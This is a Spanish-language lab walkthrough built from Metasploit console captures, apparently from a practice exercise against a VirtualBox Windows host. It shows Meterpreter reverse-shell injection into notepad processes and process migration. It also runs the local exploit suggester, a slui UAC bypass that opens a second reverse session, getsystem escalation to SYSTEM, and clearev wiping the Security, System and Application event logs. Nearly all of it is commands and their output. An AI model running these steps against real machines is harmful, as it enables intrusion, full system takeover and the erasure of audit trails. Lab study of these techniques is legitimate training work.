
```
msf6 exploit(multi/script/web_delivery) > search multi meterpreter inject

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/multi/http/struts2_namespace_ognl       2018-08-22       excellent  Yes    Apache Struts 2 Namespace Re
direct OGNL Injection
   1  exploit/windows/http/netgear_nms_rce            2016-02-04       excellent  Yes    NETGEAR ProSafe Network Mana
gement System 300 Arbitrary File Upload
   2  exploit/multi/script/web_delivery               2013-07-19       manual     No     Script Web Delivery
   3  post/windows/manage/multi_meterpreter_inject                     normal     No     Windows Manage Inject in Mem
ory Multiple Payloads


Interact with a module by name or index. For example info 3, use 3 or use post/windows/manage/multi_meterpreter_inj
ect

msf6 exploit(multi/script/web_delivery) > use 3
[*] Using configured payload windows/meterpreter/reverse_tcp
```

Vemos las opciones y modificamos lo que necesitemos




```
msf6 post(windows/manage/multi_meterpreter_inject) > options

Module options (post/windows/manage/multi_meterpreter_inject):

   Name     Current Setting                  Required  Description
   ----     ---------------                  --------  -----------
   AMOUNT   1                                no        Select the amount of shells you want to spawn.
   HANDLER  false                            no        Start new exploit/multi/handler job on local box.
   IPLIST   10.0.2.9                         yes       List of semicolon separated IP list.
   LPORT    4444                             no        Port number for the payload LPORT variable.
   PAYLOAD  windows/meterpreter/reverse_tcp  no        Payload to inject in to process memory
   PIDLIST                                   no        List of semicolon separated PID list.
   SESSION                                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(windows/manage/multi_meterpreter_inject) > set handler true
handler ⇒ true
msf6 post(windows/manage/multi_meterpreter_inject) > set session 1
session ⇒ 1
msf6 post(windows/manage/multi_meterpreter_inject) > set amount 2
amount ⇒ 2
```

Ejecutamos




```
msf6 post(windows/manage/multi_meterpreter_inject) > run

[*] Running module against THEBRIDGE
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Creating a reverse meterpreter stager: LHOST=10.0.2.9 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3528
[*] Injecting meterpreter into process ID 3528
[*] Allocated memory at address 0×176af40000, for 296 byte stager
[*] Writing the stager into memory ...
[+] Successfully injected Meterpreter in to process: 3528
[*] Creating a reverse meterpreter stager: LHOST=10.0.2.9 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 1480
[*] Injecting meterpreter into process ID 1480
[*] Allocated memory at address 0×91dbea0000, for 296 byte stager
[*] Writing the stager into memory ...
[+] Successfully injected Meterpreter in to process: 1480
[*] Post module execution completed
```

Vemos las sesiones creadas




```
msf6 post(windows/manage/multi_meterpreter_inject) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  TheBridge\TheBridge2022 @ THEBRIDGE  10.0.2.9:4444 → 10.0.2.15:49360 (10.0.2
                                                                          .15)
```

Abrimos esta sesión y vemos los procesos




```
msf6 post(windows/manage/multi_meterpreter_inject) > sessions 1
[*] Starting interaction with 1...

meterpreter > pss
[-] Unknown command: pss
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User                          Path
 ---   ----  ----                 ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 292   4     smss.exe
 324   520   spoolsv.exe
 368   520   svchost.exe
```

Se han creado estos dos procesos




```
 2180  592   WmiPrvSE.exe
 2212  3576  notepad.exe          x64   1        TheBridge\TheBridge2022  C:\Windows\SYSTEM32\notepad.exe
 2220  2656  chrome.exe           x64   1        TheBridge\TheBridge2022  C:\Program Files\Google\Chrome\Applicatio
                                                                          n\chrome.exe
 2392  520   svchost.exe
 2404  864   taskhostex.exe       x64   1        TheBridge\TheBridge2022  C:\Windows\system32\taskhostex.exe
 2424  864   MicrosoftEdgeUpdat
             e.exe
 2488  2432  explorer.exe         x64   1        TheBridge\TheBridge2022  C:\Windows\Explorer.EXE
 2548  592   WmiPrvSE.exe
 2568  2488  VBoxTray.exe         x64   1        TheBridge\TheBridge2022  C:\Windows\System32\VBoxTray.exe
 2656  2488  chrome.exe           x64   1        TheBridge\TheBridge2022  C:\Program Files\Google\Chrome\Applicatio
                                                                          n\chrome.exe
 2872  520   SearchIndexer.exe
 3112  3760  conhost.exe
 3392  2656  chrome.exe           x64   1        TheBridge\TheBridge2022  C:\Program Files\Google\Chrome\Applicatio
                                                                          n\chrome.exe
 3472  864   taskhost.exe
 3548  520   svchost.exe
 3576  1692  powershell.exe       x64   1        TheBridge\TheBridge2022  C:\Windows\System32\WindowsPowerShell\v1.
                                                                          0\powershell.exe
 3604  2656  chrome.exe           x64   1        TheBridge\TheBridge2022  C:\Program Files\Google\Chrome\Applicatio
                                                                          n\chrome.exe
 3760  1756  makecab.exe
 3768  3576  notepad.exe          x64   1        TheBridge\TheBridge2022  C:\Windows\SYSTEM32\notepad.exe
 3792  520   WmiApSrv.exe
```

Migramos al proceso creado




```
meterpreter > migrate 3768
[*] Migrating from 3576 to 3768...
[*] Migration completed successfully.
```

Al intentar borrar ocurre lo siguiente




```
[*] Migration completed successfully.
meterpreter > clearev
[*] Wiping 1041 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter >
```

Dejamos la sesión en BG y buscamos el suggester para poder elevar privilegios




```
msf6 exploit(windows/local/bypassuac_fodhelper) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/local/bypassuac_fodhelper) > use 0
```

Observamos las opciones y elegimos la sesión




```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
```

Lo ponemos a correr y elegimos el




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.15 - Collecting local exploits for x64/windows...
[*] 10.0.2.15 - 189 exploit checks are being tried...
[+] 10.0.2.15 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not
be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
[+] 10.0.2.15 - exploit/windows/local/cve_2021_40449: The service is running, but could not be validated. Windows 8.
1/Windows Server 2012 R2 build detected!
[+] 10.0.2.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not
 be validated.
[+] 10.0.2.15 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.
[*] Running check method for exploit 45 / 45
[*] 10.0.2.15 - Valid modules for session 1:
=============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_dotnet_profiler                Yes                      The target appears to b
e vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to b
e vulnerable.
 3   exploit/windows/local/bypassuac_sdclt                          Yes                      The target appears to b
e vulnerable.
 4   exploit/windows/local/bypassuac_sluihijack                     Yes                      The target appears to b
e vulnerable.
```

Una vez seleccionado miramos las opciones y modificamos el puerto




```
[-] Unknown command: options
msf6 exploit(windows/local/bypassuac_sluihijack) > options

Module options (exploit/windows/local/bypassuac_sluihijack):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Lo ponemos a correr tras esto y lo tendríamos




```
msf6 exploit(windows/local/bypassuac_sluihijack) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Executing payload: powershell Start-Process C:\Windows\System32\slui.exe -Verb runas
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.9:4445 → 10.0.2.15:49418) at 2023-11-23 15:53:01 +0100
[*] Cleaning up  ...

meterpreter > getuid
Server username: TheBridge\TheBridge2022
```

Elevamos privilegios



```
meterpreter > getsystem
 ... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Y una vez hecho esto podemos borrar los logs



```
meterpreter > clearev
[*] Wiping 1045 records from Application ...
[*] Wiping 530 records from System ...
[*] Wiping 3680 records from Security ...
```